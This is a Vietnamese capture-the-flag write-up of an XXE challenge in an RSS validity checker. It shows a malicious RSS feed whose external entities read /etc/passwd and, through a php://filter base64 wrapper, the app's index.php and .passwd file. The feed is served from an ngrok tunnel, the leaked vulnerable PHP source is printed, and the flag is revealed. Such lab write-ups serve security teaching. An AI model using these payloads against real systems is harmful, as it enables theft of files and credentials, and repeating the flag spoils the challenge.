Mục tiêu của bài này là lấy được mật khẩu của admin.

Đa số các bài XXE , dữ liệu được gửi đi ở định dạng XML. Nhưng bài này nhận đầu vào là 1 url.

Mình thử gửi url sau: https://www.youtube.com/ 🡪 XML document is not valid

Ứng dụng sẽ fetch cái url rồi phân tích tài liệu XML để phản hồi cho người dùng.

Mình thử tạo 1 tài liệu XML bằng pastebin cx không được.

Phải làm sao để ứng dụng xử lí tài liệu XML?

Mình tìm hiểu thử RSS là gì??

RSS feed là 1 loại tập tin XML giúp tạo ra kênh tóm tắt thông tin (feed) để người đọc dễ dàng update và tìm kiếm nội dung.

Để tạo 1 RSS feed bạn vào trang https://rss.app/. Mình thử tạo với trang W3S https://rss.app/feeds/OLSecNX2r0DaSXmH.xml

Để kiểm tra tính hợp lệ của RSS feed vào trang https://validator.w3.org/feed/check.cgi?url=https%3A%2F%2Fpastebin.com%2Ftu4Gwmfw

Mình thử gửi url trên thì ứng dụng trả về 1 bản tóm tắt của trang W3S 🡪 thành công

Tiếp theo mình phải tự tạo RSS Feed để khai thác XXE bằng cách tạo 1 file XML.

|  |
| --- |
| <?xml version="1.0" encoding="UTF-8"?> |
|  |

|  |
| --- |
| <!DOCTYPE title [ <!ELEMENT title ANY > |
|  |

|  |
| --- |
| <!ENTITY xxe SYSTEM "file:///etc/passwd" >]> |
|  |

|  |
| --- |
| <rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom"> |
|  |

|  |
| --- |
| <channel> |
|  |

|  |
| --- |
| <title>The Blog</title> |
|  |

|  |
| --- |
| <link>http://example.com/</link> |
|  |

|  |
| --- |
| <description>A blog about things</description> |
|  |

|  |
| --- |
| <lastBuildDate>Mon, 03 Feb 2014 00:00:00 -0000</lastBuildDate> |
|  |

|  |
| --- |
| <item> |
|  |

|  |
| --- |
| <title>&xxe;</title> |
|  |

|  |
| --- |
| <link>http://example.com</link> |
|  |

|  |
| --- |
| <description>a post</description> |
|  |

|  |
| --- |
| <author>author@example.com</author> |
|  |

|  |
| --- |
| <pubDate>Mon, 03 Feb 2014 00:00:00 -0000</pubDate> |
|  |

|  |
| --- |
| </item> |
|  |

|  |
| --- |
| </channel> |
|  |

</rss>

Giải thích một chút về payload XXE này nhé:


Khi nó tạo 1 bản tóm tắt của 1 trang web thì cái nó expose ra ngoài là thuộc tính title trong item nên mình phải tham chiếu đường dẫn file ở đó.

Bài toán yêu cầu mình gửi url nên phải lưu file trong htdocs rồi bật apache lên

Đường dẫn của nó là http://localhost/project/index.xml

Nhưng khi mình truyền localhost thì nó sẽ tìm đúng cái local host của nó vì đây là địa chỉ cục bộ trong hệ thống.

Mình phải expose địa chỉ ip ra ngoài internet bằng ngrok. Nó sẽ tạo 1 tên miền trỏ đến máy chủ cục bộ localhost.



RSS của mình sẽ lưu ở https://0243-2a09-bac1-7ac0-10-00-245-50.ap.ngrok.io/project/index.xml

Thử kiểm tra tính hợp lệ của nó 🡪 chúc mừng nó là RSS feed hợp lệ

Mình up thử lên bài toán thì nó báo tài liệu XML không hợp lệ.

Sau một hồi kiểm tra thì đoán file /etc/passwd không tồn tại trong hệ thống.

Thử với file index.php

Nó báo 1 lỗi khác:

Warning: simplexml\_load\_string(): remote host file access not supported, file://index.php in /challenge/web-serveur/ch29/index.php on line 32 Warning: simplexml\_load\_string(file://index.php): failed to open stream: no suitable wrapper could be found in /challenge/web-serveur/ch29/index.php on line 32

Dường như file index.php không thể mở bình thường được, mình thử với PHP wrapper nhé!

<!ENTITY % xxe SYSTEM "php://filter/convert.base64-encode/resource=index.php" >

Thành công, mình đã xem được source code của bài toán:

<?php

echo '<html>';

echo '<header><title>XXE</title></header>';

echo '<body>';

echo '<h3><a href="?action=checker">checker</a>&nbsp;|&nbsp;<a href="?action=auth">login</a></h3><hr />';

if ( ! isset($\_GET['action']) ) $\_GET['action']="checker";

if($\_GET['action'] == "checker"){

libxml\_disable\_entity\_loader(false);

libxml\_use\_internal\_errors(true);

echo '<h2>RSS Validity Checker</h2>

<form method="post" action="index.php">

<input type="text" name="url" placeholder="http://host.tld/rss" />

<input type="submit" />

</form>';

if(isset($\_POST["url"]) && !(empty($\_POST["url"]))) {

$url = $\_POST["url"];

echo "<p>URL : ".htmlentities($url)."</p>";

try {

$ch = curl\_init("$url");

curl\_setopt($ch, CURLOPT\_RETURNTRANSFER, 1);

curl\_setopt($ch, CURLOPT\_TIMEOUT, 3);

curl\_setopt($ch, CURLOPT\_CONNECTTIMEOUT ,0);

$inject = curl\_exec( $ch );

curl\_close($ch);

$string = simplexml\_load\_string($inject, null, LIBXML\_NOENT);

if ( ! is\_object($string) || !$string || !($string->channel) || !($string->channel->item)) throw new Exception("error");

foreach($string->channel->item as $row){

print "<br />";

print "===================================================";

print "<br />";

print htmlentities($row->title);

print "<br />";

print "===================================================";

print "<br />";

print "<h4 style='color: green;'>XML document is valid</h4>";

}

} catch (Exception $e) {

print "<h4 style='color: red;'>XML document is not valid</h4>";

}

}

}

if($\_GET['action'] == "auth"){

echo '<strong>Login</strong><br /><form METHOD="POST">

<input type="text" name="username" />

<br />

<input type="password" name="password" />

<br />

<input type="submit" />

</form>

';

if(isset($\_POST['username'], $\_POST['password']) && !empty($\_POST['username']) && !empty($\_POST['password']))

{

$user=$\_POST["username"];

$pass=$\_POST["password"];

if($user === "admin" && $pass === "".file\_get\_contents(".passwd").""){

print "Flag: ".file\_get\_contents(".passwd")."<br />";

}

}

}

echo '</body></html>';

Ở đây, bạn chú ý cho mình mật khẩu của admin nằm ở file .passwd

Làm lại với cách tương tự 🡪 flag là c934fed17f1cac3045ddfeca34f332bc